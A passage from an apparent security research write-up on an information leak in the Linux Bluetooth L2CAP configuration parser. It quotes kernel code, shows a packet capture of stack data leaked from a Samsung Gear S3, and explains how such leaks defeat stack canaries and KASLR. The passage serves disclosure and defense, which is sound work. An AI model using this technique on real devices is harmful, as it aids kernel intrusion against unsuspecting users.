
```
static int l2cap_parse_conf_rsp(struct l2cap_chan *chan, void *rsp, int len,
                                void *data, u16 *result) {
    ...
    struct l2cap_conf_efs efs;  // <- Uninitialized
    ...
    while (len >= L2CAP_CONF_OPT_SIZE) {
        ...
        len -= l2cap_get_conf_opt(&rsp, &type, &olen, &val);
        ...
        switch (type) {
        case L2CAP_CONF_EFS:
            if (olen == sizeof(efs))
                memcpy(&efs, (void *)val, olen);
            ...
            l2cap_add_conf_opt(&ptr, L2CAP_CONF_EFS, sizeof(efs),
                               (unsigned long) &efs);
    ...
```

Excerpt from *l2cap_parse_conf_rsp* (net/bluetooth/l2cap_core.c)

In the above code, `olen` is the size of the configuration element that is currently being parsed, and the highlighted `if` verifies that the `efs` element would only be written with the received element's payload if the the size of that element is exactly the size of the efs struct. Regardless of that `if`, the code will copy back the `efs` variable to the outgoing ConfigRequest message that is being built!

This means that by simply sending a ConfigResponse message that contains a configuration element of type `L2CAP_CONF_EFS`, with any size other than `sizeof(efs)` (which is 16 bytes) - a configuration request message would be returned containing uninitialized data from the stack. A separate flow containing a similar flaw exists in the parsing of ConfigRequest messages (`l2cap_parse_conf_req`).

In the screenshot below, we can see an example of this vulnerability being exploited against the Samsung Gear S3 device:



```
45.055012    00:aa:aa:aa:aa:cc …  SamsungE_64:21:7d …   87 Sent Configure Response - Failure - unacceptable par
45.059429    controller           host                   8 Rcvd Number of Completed Packets
45.060605    SamsungE_64:21:7d …  00:aa:aa:aa:aa:cc …   39 Rcvd Configure Request (DCID: 0x0040)
45.063190    SamsungE_64:21:7d …  00:aa:aa:aa:aa:cc …   23 Rcvd Configure Response - Pending (SCID: 0x0040)
45.064499    SamsungE_64:21:7d …  00:aa:aa:aa:aa:cc …   39 Rcvd Configure Request (DCID: 0x0040)

      Command Identifier: 0x05
      Command Length: 26
      Destination CID: Dynamically Allocated Channel (0x0040)
      0000 0000 0000 000. = Reserved: 0x0000
      .... .... .... ...0 = Continuation Flag: False
    > Option: MTU
    v Option: Extended Flow Specification
        Type: Extended Flow Specification (0x06)
        Length: 16
        Identifier: 0x0c
        Service Type: No traffic (0x00)
        Maximum SDU Size: 0
        SDU Inter-arrival Time (us): 0
        Access Latency (us): 7707256
        Flush Timeout (us): 4294967232

0000  02 48 20 22 00 1e 00 01  00 04 05 1a 00 40 00 00   .H ".... .....@..
0010  00 01 02 ff ff 06 10 0c  00 00 00 00 00 00 00 78   ........ .......x
0020  9a 75 00 c0 ff ff ff  <-- Pointer from the stack  .u.....
```

Wireshark capture showing the returned Configuration Request with an uninitialized EFS element

The 16 bytes of data in the EFS option above are actually uninitialized data from the stack, and in fact the last 8 bytes (highlighted in red) are some pointer to the code section, that was leaked from the uninitialized stack variable `efs`.

It is important to note that manipulating the stack in such a way that allows bypassing of mitigations is not necessarily a simple task, since it requires the attacker to control which code flows precede the call to the vulnerable `l2cap_parse_conf_req` function - and which will be responsible for *what* data will be left in the uninitialized bytes on stack to which `efs` would later be allocated. This will also be dependent on the specific kernel build and the specific code layout of that build.

However, a determined attacker can find ways to shape the code flow to selectively leak data from the stack - including the stack protector itself, if used in the targeted device.

In a similar manner, the leaked stack data may also include pointers to code (as in the above screenshot), data, or any other sections relevant to the attack. Using these pointers, an attacker can deduce the base addresses of the various sections, and bypass KASLR as well.

Conclusions

During our research into the Bluetooth stack and implementation, and the subsequent research aimed at exploiting consumer devices, several topics that we believe merit further attention surfaced.

The Bluetooth specification, albeit being almost 3000 pages long, does not adequately detail many implementation aspects, creating considerable room for developer-interpretation.
This opens the door for a great deal of potential pitfalls and developer errors to occur.
In the case of the vulnerability discussed in this writeup, for instance, to prevent this implementation error from ever occurring, it would have sufficed for the standard to strictly specify that configuration elements cannot be duplicated.

Despite the ample availability of mitigations and hardening features, most Linux based devices offer very little resistance to attacks like the one demonstrated above. An attacker exploiting a run-of-the-mill kernel stack overflow - certainly a very outdated vulnerability class - faces almost no obstacles in leveraging code execution. The complexity and therefore cost of exploiting a simple kernel stack overflow is increased when features like KASLR and stack-canary protection are enabled, and with little to no disadvantages. Having said that - attackers would ultimately find ways to bypass mitigations, as we have shown in the case of the last information leak vulnerability we found. This means there is no substitute for properly auditing the code of Bluetooth implementations, and verifying they do not contain potentially devastating vulnerabilities.